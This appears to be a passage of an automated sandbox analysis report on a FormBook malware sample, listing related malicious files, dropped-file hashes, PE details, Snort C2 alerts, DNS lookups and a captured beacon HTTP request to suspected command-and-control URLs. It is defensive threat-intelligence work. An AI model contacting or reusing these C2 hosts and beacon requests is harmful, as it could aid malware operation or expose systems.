	a8eC6O6okf.exe	Get hash	malicious	Browse	• www.mutanterestaurante.com/bp3i/?PF=5jiDaNi8a4RT0&V0Gp=E7M2l69Gv0yeE4KBOXHGh6mx//FtP199Dh6qlRwE96ss/V1ksNZ+8ksSpFCAUh56zV72
75.2.124.199	Proforma Fatura INV60767894.PDF.exe	Get hash	malicious	Browse	• www.bailcally.com/grv/?-Z2dsl=K/iIPR0Q06c9d1licXoZlmrqS6XG50aqcWhEiEXfQJJEWl2INNWFJ9ZWWZ+SMmfWNYbb&2dz=o8e0E
	lbqFKoALqe.exe	Get hash	malicious	Browse	• www.collapse.com/csv8/?8pHXLLhp=Z54U04wqGI300YwketVjcixyHBr4HpwtQE6vF0nldb1Lz0z4UH78CnHRphUvY/hBQThw&hbs=CnehJPdp6XLP_rwP
	iPv5du05Bu.exe	Get hash	malicious	Browse	• www.ephwehemeral.com/8rg4/?alX=TXFDhzv0K60l&ExoHs=Spuz5MFTcH5hu0Eu8bPWX6w6kpRPV1e+2LvHjALXVfiJG6ly0exzQ74SWdynMJacHQIi
119.81.95.146	fS5DVkL6jm.exe	Get hash	malicious	Browse	• www.purpleqube.com/bp3i/?jN9p20=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtblLx2UOrd9xL&0huPx=F6ptWX3peH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	5t2CmTUhKc.exe	Get hash	malicious	Browse	• www.purpleqube.com/bp3i/?o6tTHHhh=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtbmnhqlSQaIYanfFQnQ==&3fuD_=S2MtYLGX0vFd
	a8eC6O6okf.exe	Get hash	malicious	Browse	• www.purpleqube.com/bp3i/?PF=5jiDaNi8a4RT0&V0Gp=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8EtblLbpk+rZ/5L

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
vallble01.xshoppy.shop	fS5DVkL6jm.exe	Get hash	malicious	Browse	• 75.2.19.252
www.9wsc.com	gz7dLhKlSQ.exe	Get hash	malicious	Browse	• 23.225.101.32
www.grpsexportsandimports.com	Tcopy.exe	Get hash	malicious	Browse	• 52.74.134.26

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	tender-1235416393.xlsm	Get hash	malicious	Browse	• 192.185.88.195
	tender-1235416393.xlsm	Get hash	malicious	Browse	• 192.185.88.195
	Order.exe	Get hash	malicious	Browse	• 108.167.183.94
	Habib_Bank Payment Advice.doc__.rtf	Get hash	malicious	Browse	• 162.144.79.7
	heoN5wnP2d.exe	Get hash	malicious	Browse	• 74.220.199.8
	FidKy67SWO.exe	Get hash	malicious	Browse	• 192.254.185.252
	RFQ-BCM 03122020.exe	Get hash	malicious	Browse	• 50.87.249.240
	plan-1637276620.xlsm	Get hash	malicious	Browse	• 192.185.21.116
	idea-1232922316.xlsb	Get hash	malicious	Browse	• 162.241.194.107
	Orden de compra.exe	Get hash	malicious	Browse	• 192.185.0.218
	Drawing.exe	Get hash	malicious	Browse	• 162.241.61.229
	aim-1028486377.xlsb	Get hash	malicious	Browse	• 192.232.222.161
	VM_5823_05_24_2-2.html	Get hash	malicious	Browse	• 162.214.148.174
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 162.241.87.244
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 162.241.61.218
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 162.241.87.244
	eHTLcWfhgv.exe	Get hash	malicious	Browse	• 74.220.199.8
	Lebanon Khayat Trading Company.exe	Get hash	malicious	Browse	• 192.254.185.244
	Purchase_Order.exe	Get hash	malicious	Browse	• 50.87.249.240
	paw.exe	Get hash	malicious	Browse	• 192.185.20.31
TEAMINTERNET-ASDE	KBzeB23bE1.exe	Get hash	malicious	Browse	• 185.53.177.13
	xnuE49NGol.exe	Get hash	malicious	Browse	• 185.53.177.11
	aVzUZCHkko.exe	Get hash	malicious	Browse	• 185.53.177.11
	PO#310521.PDF.exe	Get hash	malicious	Browse	• 185.53.178.10
	Scanned Specification Catalogue 7464.exe	Get hash	malicious	Browse	• 185.53.177.52
	Ciikfddtznhxmtqufdujkifxwmwhrfjkcl_Signed_.exe	Get hash	malicious	Browse	• 185.53.178.53
	$RAULIU9.exe	Get hash	malicious	Browse	• 185.53.177.31
	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 185.53.177.53
	GLqbDRKePPp16Zr.exe	Get hash	malicious	Browse	• 185.53.177.12
	sample3.exe	Get hash	malicious	Browse	• 185.53.177.12
	RFQ-14042021 Guangzhou Haotian Equipment Technology Co., Ltd,pdf.exe	Get hash	malicious	Browse	• 185.53.178.11

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bd.exe	Get hash	malicious	Browse	• 185.53.178.30
	bee.exe	Get hash	malicious	Browse	• 185.53.178.30
	Require your Sales Ledger from 01-April-2020.exe	Get hash	malicious	Browse	• 185.53.179.90
	52FFDD3BC0DE63EB8F6CD8A90373EAF3BCC37BB0804FC.exe	Get hash	malicious	Browse	• 185.53.177.71
	PO#560.zip.exe	Get hash	malicious	Browse	• 185.53.177.14
	safecrypt.exe	Get hash	malicious	Browse	• 185.53.178.54
	RFQ HAN4323.exe	Get hash	malicious	Browse	• 185.53.177.11
	Doc.exe	Get hash	malicious	Browse	• 185.53.178.14
	payment slip_pdf.exe	Get hash	malicious	Browse	• 185.53.177.10
AMAZON-02US	KCqjqClweR.exe	Get hash	malicious	Browse	• 52.221.201.97
	RFQ 06-21.xlsx	Get hash	malicious	Browse	• 3.35.217.223
	Ejima.exe	Get hash	malicious	Browse	• 52.14.32.15
	PO 06-22.xlsx	Get hash	malicious	Browse	• 3.35.217.223
	DHL DOCUMENTS.exe	Get hash	malicious	Browse	• 75.2.26.18
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• 13.59.53.244
	QUOTATION.ZIP.exe	Get hash	malicious	Browse	• 76.223.26.96
	customer1.exe	Get hash	malicious	Browse	• 18.185.153.48
	customer2.exe	Get hash	malicious	Browse	• 52.29.138.39
	Swift advice Receipt.exe	Get hash	malicious	Browse	• 52.58.78.16
	June 21st,2021.exe	Get hash	malicious	Browse	• 13.59.53.244
	Payment update.exe	Get hash	malicious	Browse	• 3.143.65.214
	8uswh8RLwO.exe	Get hash	malicious	Browse	• 18.134.243.168
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 18.136.132.202
	KTOpmUzBlp.xls	Get hash	malicious	Browse	• 18.136.132.202
	eHTLcWfhgv.exe	Get hash	malicious	Browse	• 99.83.154.118
	fS5DVkL6jm.exe	Get hash	malicious	Browse	• 75.2.19.252
	xJP0w1Ze2J.apk	Get hash	malicious	Browse	• 54.189.163.81
	SOAOG31JdG.dll	Get hash	malicious	Browse	• 13.225.75.73
	Arquivo archivo.html	Get hash	malicious	Browse	• 13.224.195.125

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsa7685.tmp\System.dll	New Order.exe	Get hash	malicious	Browse	
	hesapshareketi-0.exe	Get hash	malicious	Browse	
	0FKzNO1g3P.exe	Get hash	malicious	Browse	
	mlzHNUHkUl.exe	Get hash	malicious	Browse	
	Ejima.exe	Get hash	malicious	Browse	
	UrgentNewOrder_pdf.exe	Get hash	malicious	Browse	
	Swift 001.exe	Get hash	malicious	Browse	
	DHL DOCUMENTS.exe	Get hash	malicious	Browse	
	DHL Shipment Documents.exe	Get hash	malicious	Browse	
	20210622-kll98374.exe	Get hash	malicious	Browse	
	SKMTC_STOMANAS_7464734648592848Ordengdoc.exe	Get hash	malicious	Browse	
	Orden de compra.exe	Get hash	malicious	Browse	
	Pending delivery - Final Attempt.exe	Get hash	malicious	Browse	
	2bni49vTpt.exe	Get hash	malicious	Browse	
	rJleeo2B7Q.exe	Get hash	malicious	Browse	
	e-hesap bildirimi.exe	Get hash	malicious	Browse	
	Draft Booking Confirmation 062120297466471346.exe	Get hash	malicious	Browse	
	HalkbankEkstre06092021387112338472O4.exe	Get hash	malicious	Browse	
	232.exe	Get hash	malicious	Browse	
	Yeni Siparis.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\fy9bu4fvmp6z54he	
Process:	C:\Users\user\Desktop\WXs8v9QuE7.exe
File Type:	data
Category:	dropped
Size (bytes):	164863
Entropy (8bit):	7.989487694845126
Encrypted:	false
SSDEEP:	3072:3mZiKhENRWASxlTdjg2PW5CuBa4aoiPywVqsWkukAgXN5W3Adsaq4pHAuo:gmol1rPW5CmaoC7WkukAgXLWTv4dlo
MD5:	1B7604BC8F65C9852474C134A887600F
SHA1:	D7ABB58249F1372260C8FC2B18ADDF50BE3FFC6F
SHA-256:	97BF249F913024B346AC8BC57F0637E50FB1A7238C33BDCA79BCDD6AA68462B6
SHA-512:	5927CE6017903CF9D9B770190634A7C66A8F2A4B0D797EA0AABF60EA2DFDDDEC99ED3A655B3F5A7D80920B193B29397304C4C5781907340BBD8B067D31BA61C F
Malicious:	false
Reputation:	low
Preview:	.....`.Q].....3..q.....)E/..^..ol.O...#.....+~=..../PAW,G..;q..63...8.">..i.F.W..g`"l..Z.S....Iq-.v.R....RD?..w.H. ..Fa.;s#|.U Of.c....5r...i(<4.-....."*=?.."{.y.w.....~R...C..).~.o.....X .....B...).....8.r-7.`{.....q&.l(.*C.M..Z.....`.Q]|.o.N..^3)q=.....)E/..^k.ol.O...#.....+~=..../%. .G.... -.'N.:...y.+.....U.R.....:..c.u...w.H. .....j.....0a.0T.s.v..f..o..L-...&..af.)z..... Ls....~.6...7.)A..(.....p.....J..).....r-}.`{.....&./(.*{.M/.sZ.....`.Q].$o.P..^3)qz.....)E/..^..ol.O...#.....+~=..../%. .G.... -.'N.:...y.+.....U.R.....:..c.u...w.H. .....j.....0a.0T.s .v..f..o..L-...&..af.)z....w.....~.....)A..(.....p.....).....r-}.`{.....&./(.*{.M/.sZ.....`.Q].$o.P..^3)qz.....)E/..^..ol.O...#.....+~=..../%. .G.... -.'N.:...y.+.....U.R.....:..c.u...w.H. .....j.....0a.0T.s.v..f..o..L-...&..af.)z....w.....~.....)A..(.....p.....).....r-}.`

C:\Users\user\AppData\Local\Temp\nsa7685.tmp\System.dll	
Process:	C:\Users\user\Desktop\WXs8v9QuE7.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	5.7425597599083344
Encrypted:	false
SSDEEP:	192:uv+cJZE61KRWJQO6tFiUdK7ckK4k7l1XRBm0w+NiHi1GSJ:uf6rtFRduQ1W+fG8
MD5:	56A321BD011112EC5D8A32B2F6FD3231
SHA1:	DF20E3A35A1636DE64DF5290AE5E4E7572447F78
SHA-256:	BB6DF93369B498EAA638B0BCDC4BB89F45E9B02CA12D28BCEDF4629EA7F5E0F1
SHA-512:	5354890CBC53CE51081A78C64BA9C4C8C4DC9E01141798C1E916E19C5776DAC7C82989FAD0F08C73E81AABA332DAD81205F90D0663119AF45550B97B338B9C0
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: New Order.exe, Detection: malicious, Browse • Filename: hesaphareketi-0.exe, Detection: malicious, Browse • Filename: 0FKzNO1g3P.exe, Detection: malicious, Browse • Filename: mlzHNUHkUl.exe, Detection: malicious, Browse • Filename: Ejima.exe, Detection: malicious, Browse • Filename: UrgentNewOrder_pdf.exe, Detection: malicious, Browse • Filename: Swift 001.exe, Detection: malicious, Browse • Filename: DHL DOCUMENTS.exe, Detection: malicious, Browse • Filename: DHL Shipment Documents.exe, Detection: malicious, Browse • Filename: 20210622-kll98374.exe, Detection: malicious, Browse • Filename: SKMTC_STOMANAS_7464734648592848Ordengdoc.exe, Detection: malicious, Browse • Filename: Orden de compra.exe, Detection: malicious, Browse • Filename: Pending delivery - Final Attempt.exe, Detection: malicious, Browse • Filename: 2bni49vTpt.exe, Detection: malicious, Browse • Filename: rJIeeo2B7Q.exe, Detection: malicious, Browse • Filename: e-hesap bildirimi.exe, Detection: malicious, Browse • Filename: Draft Booking Confirmation 062120297466471346.exe, Detection: malicious, Browse • Filename: HalkbankEkstre06092021387112338472O4.exe, Detection: malicious, Browse • Filename: 232.exe, Detection: malicious, Browse • Filename: Yeni Siparis.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....)...m.m.m...k.m.~....j....l.9..i....l.Richm.....PE..L...X:.V.. .....!.....).....0.....`.....p2.....t0..P.....P.....0..X.....text..... ..... ..`.rdata.....0....."....@..@.data...d....@.....&.....@....reloc.....P.....(.....@..B.....

C:\Users\user\AppData\Local\Temp\pplsesniiplv	
Process:	C:\Users\user\Desktop\WXs8v9QuE7.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	57846
Entropy (8bit):	5.240875887817307
Encrypted:	false
SSDEEP:	1536:Zc9QIQ54j6sW73BMrCd2BclVgMcGgN6oRD5nh:Zc9QIa4j6d7erC0BckMe6oBZh
MD5:	81393E5DFDC6C78B387092FCE17F9D54

C:\Users\user\AppData\Local\Temp\pplsesniiplv	
SHA1:	3BC2E5FD9A8A81E848454C86350FD25117630A2D
SHA-256:	2FC1AC7718451BC6863DFF20A20EFEAB36E68F0E7D1326C98347EC8837E8DADC
SHA-512:	99C3294312C19C338C650A51861B53BF8A3F73FBA92A64C200F7A39BDA30A72F88F214F8F966752F0CDA6223FBC19DB1D2E2B359AB28B9E769D79943A06AB43A
Malicious:	false
Reputation:	low
Preview:	.....U..H.....S.....e.....E.;.E.-.E...E.r.E.s.e..PS.....:...+.....+.....5.....z.....J.....q+...-....+.....0.....+.3...Y..H.....+.-....+._.....E...C3....J....#....g... ..*.....;..S+....+.._.....j.t....0.....-....3...O...+.....m..j.,.....+.+.....3...+.+....\.....B....}.....i+.3..63..n.....X+.+.3.....-.....-.....+...q+.3..Z-.....w.....2..... ;.....3..... .....3.+.5....5.....X[PS.....;...+.....+.....5.....z.....J.....q+...-....+.....0.....+.3...Y..H.....+.-....+._.....E...C3....J....#....g.....*.....;...S+....+ .._.....j.t....0.....-....3...O...+.....m..j.,.....+.+.....3...+.+....\.....B....}.....i+.3..63..n.....X+.+.3.....-.....-.....+...q+.3..Z-.....w.....2.....;.....3..... .. ..3.+.5....5...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.882592624518728
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	WXs8v9QuE7.exe
File size:	205564
MD5:	1f45b0e2bd669bce49b2140373243a91
SHA1:	6ea61f1b39548a8b9192c0606d6daeb2c071a190
SHA256:	ef05dd27e2dc499d3c1f42f00525fea7204735acd45c7a03efb78a241a9f9660
SHA512:	9ef1e51fd0ec8445842d70e6d71b555e11b4278c0ba7e32d2c5ea65ff0f6a7933d859ad68fa14530b589dde81c475849e1b1eb7ea575179267a98c7a55441f76
SSDEEP:	3072:ABynOpL12rioc6MPPUFMG4F/IKyhLoKFvqu2w8mSAnBdcgOe9sAKwWE:ABlL/bHgMGm/WiKVquYmfdaIsOX
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...e:.V.....\.....0.....p....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030fb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A65 [Sat Apr 2 03:20:05 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General

Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5aeb	0x5c00	False	0.665123980978	data	6.42230569414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1196	0x1200	False	0.458984375	data	5.20291736659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b038	0x600	False	0.432291666667	data	4.0475118296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xc80	0xe00	False	0.412109375	data	4.00712910454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:25:23.221652	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.5	75.2.124.199
06/22/21-18:25:23.221652	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.5	75.2.124.199
06/22/21-18:25:23.221652	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.5	75.2.124.199
06/22/21-18:25:28.712452	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49743	185.53.177.12	192.168.2.5
06/22/21-18:25:50.296525	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.5	23.225.101.32
06/22/21-18:25:50.296525	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.5	23.225.101.32
06/22/21-18:25:50.296525	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.5	23.225.101.32
06/22/21-18:25:55.696207	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.5	94.136.40.51
06/22/21-18:25:55.696207	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.5	94.136.40.51

Copyright Joe Security LLC 2021

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:25:55.696207	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.5	94.136.40.51
06/22/21-18:26:06.571907	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49753	34.102.136.180	192.168.2.5
06/22/21-18:26:27.789250	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49755	80	192.168.2.5	45.192.104.89
06/22/21-18:26:27.789250	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49755	80	192.168.2.5	45.192.104.89
06/22/21-18:26:27.789250	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49755	80	192.168.2.5	45.192.104.89

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 22, 2021 18:25:05.819411039 CEST	192.168.2.5	8.8.8.8	0x3bf8	Standard query (0)	www.reufhroir.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:10.909509897 CEST	192.168.2.5	8.8.8.8	0xf2a2	Standard query (0)	www.purpleqube.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:16.629293919 CEST	192.168.2.5	8.8.8.8	0x47b1	Standard query (0)	www.tori2020.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:22.827163935 CEST	192.168.2.5	8.8.8.8	0x6b10	Standard query (0)	www.underce.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:28.505049944 CEST	192.168.2.5	8.8.8.8	0x92ea	Standard query (0)	www.fredrika-stahl.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:33.726090908 CEST	192.168.2.5	8.8.8.8	0xa6bf	Standard query (0)	www.doodstore.net	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:39.055846930 CEST	192.168.2.5	8.8.8.8	0x732	Standard query (0)	www.kocaelimanliftkiralama.site	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:44.382913113 CEST	192.168.2.5	8.8.8.8	0x2986	Standard query (0)	www.mutanterestaurante.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:49.992361069 CEST	192.168.2.5	8.8.8.8	0xf247	Standard query (0)	www.9wsc.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:55.564214945 CEST	192.168.2.5	8.8.8.8	0x660	Standard query (0)	www.5xlsteve.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:00.782303095 CEST	192.168.2.5	8.8.8.8	0x6b35	Standard query (0)	www.oceancollaborative.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:06.311050892 CEST	192.168.2.5	8.8.8.8	0x7360	Standard query (0)	www.motivactivewear.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:11.586018085 CEST	192.168.2.5	8.8.8.8	0x4f71	Standard query (0)	www.grpsexportsandimports.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:17.334999084 CEST	192.168.2.5	8.8.8.8	0xaa31	Standard query (0)	www.kesat-ya10.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:27.430978060 CEST	192.168.2.5	8.8.8.8	0x7483	Standard query (0)	www.shenghui118.com	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:33.086693048 CEST	192.168.2.5	8.8.8.8	0x4106	Standard query (0)	www.reufhroir.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 22, 2021 18:25:05.889704943 CEST	8.8.8.8	192.168.2.5	0x3bf8	Name error (3)	www.reufhroir.com	none	none	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:11.215209961 CEST	8.8.8.8	192.168.2.5	0xf2a2	No error (0)	www.purpleqube.com	purpleqube.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:11.215209961 CEST	8.8.8.8	192.168.2.5	0xf2a2	No error (0)	purpleqube.com		119.81.95.146	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 22, 2021 18:25:17.239247084 CEST	8.8.8.8	192.168.2.5	0x47b1	No error (0)	www.tori2020.com		222.239.248.209	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:23.177216053 CEST	8.8.8.8	192.168.2.5	0x6b10	No error (0)	www.underce.com	vallble01.xshoppy.shop		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:23.177216053 CEST	8.8.8.8	192.168.2.5	0x6b10	No error (0)	vallble01.xshoppy.shop		75.2.124.199	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:28.584403992 CEST	8.8.8.8	192.168.2.5	0x92ea	No error (0)	www.fredrika-stahl.com		185.53.177.12	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:33.812124968 CEST	8.8.8.8	192.168.2.5	0xa6bf	No error (0)	www.doodstore.net	doodstore.net		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:33.812124968 CEST	8.8.8.8	192.168.2.5	0xa6bf	No error (0)	doodstore.net		67.199.248.12	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:33.812124968 CEST	8.8.8.8	192.168.2.5	0xa6bf	No error (0)	doodstore.net		67.199.248.13	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:39.366209030 CEST	8.8.8.8	192.168.2.5	0x732	Server failure (2)	www.kocaelimanliftkiralama.site	none	none	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:44.578063011 CEST	8.8.8.8	192.168.2.5	0x2986	No error (0)	www.mutanterestaurante.com	mutanterestaurante.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:44.578063011 CEST	8.8.8.8	192.168.2.5	0x2986	No error (0)	mutanterestaurante.com		50.87.146.99	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:50.063656092 CEST	8.8.8.8	192.168.2.5	0xf247	No error (0)	www.9wsc.com		23.225.101.32	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:55.637794018 CEST	8.8.8.8	192.168.2.5	0x660	No error (0)	www.5xlsteve.com		94.136.40.51	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:00.854792118 CEST	8.8.8.8	192.168.2.5	0x6b35	No error (0)	www.oceancollaborative.com	oceancollaborative.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:26:00.854792118 CEST	8.8.8.8	192.168.2.5	0x6b35	No error (0)	oceancollaborative.com		184.168.131.241	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:06.384546041 CEST	8.8.8.8	192.168.2.5	0x7360	No error (0)	www.motivactivewear.com	motivactivewear.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:26:06.384546041 CEST	8.8.8.8	192.168.2.5	0x7360	No error (0)	motivactivewear.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:11.956522942 CEST	8.8.8.8	192.168.2.5	0x4f71	No error (0)	www.grpsexportsandimports.com		52.74.134.26	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:17.406371117 CEST	8.8.8.8	192.168.2.5	0xaa31	Name error (3)	www.kesat-ya10.com	none	none	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:27.493675947 CEST	8.8.8.8	192.168.2.5	0x7483	No error (0)	www.shenghui118.com		45.192.104.89	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:33.159524918 CEST	8.8.8.8	192.168.2.5	0x4106	Name error (3)	www.reufhroir.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

Copyright Joe Security LLC 2021

- www.purpleqube.com
- www.tori2020.com
- www.underce.com
- www.fredrika-stahl.com
- www.doodstore.net
- www.mutanterestaurante.com
- www.9wsc.com
- www.5xlsteve.com
- www.oceancollaborative.com
- www.motivactivewear.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49726	119.81.95.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:11.419150114 CEST	1542	OUT	GET /bp3i/?2db=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8Etbmrh51eTDYYM&ApZx=O2MHiVr0W HTTP/1.1 Host: www.purpleqube.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:11.619210958 CEST	1543	IN	HTTP/1.1 302 Found Date: Tue, 22 Jun 2021 16:25:11 GMT Server: Apache Location: https://www.purpleqube.com/bp3i/?2db=IkQuCFl7MCfBRj/Vz+o9SZKu4zQeP+5HQLx8WUcJbeVktEW19wEdA8Etbmrh51eTDYYM&ApZx=O2MHiVr0W Content-Length: 308 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 70 75 72 70 6c 65 71 75 62 65 2e 63 6f 6d 2f 62 70 33 69 2f 3f 32 64 62 3d 49 6b 51 75 43 46 6c 37 4d 43 66 42 52 6a 2f 56 7a 2b 6f 39 53 5a 4b 75 34 7a 51 65 50 2b 35 48 51 4c 78 38 57 55 63 4a 62 65 56 6b 74 45 57 31 39 77 45 64 41 38 45 74 62 6d 72 68 35 31 65 54 44 59 59 4d 26 61 6d 70 3b 41 70 5a 78 3d 4f 32 4d 48 69 56 72 30 57 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
